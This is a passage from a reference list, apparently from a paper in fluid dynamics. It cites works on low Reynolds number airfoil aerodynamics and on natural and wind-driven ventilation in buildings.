- [44] Genç MS. (2009). Control of low Reynolds number flow over aerofoils and investigation of aerodynamic performance. PhD Thesis, Graduate School of Natural and Applied Sciences, Erciyes University, Kayseri, Turkey.
- [45] Demir H, Kaya B. Investigation of the aerodynamic effects of bio-inspired modifications on airfoil at low Reynolds number. *Journal of Mechanical Engineering and Sciences*. 2023; 9715-9724.
- [46] Swami M, Chandra S. (1987). Procedures for calculating natural ventilation airflow rates in buildings. *ASHRAE Final Report, FSEC-CR-163-86*
- [47] Chu CR, Chiu YH, Chen YJ, Wang YW, Chou CP. Turbulence effects on the discharge coefficient and mean flow rate of wind-driven cross-ventilation. *Building and Environment*. 2009; 44(10): 2064-2072.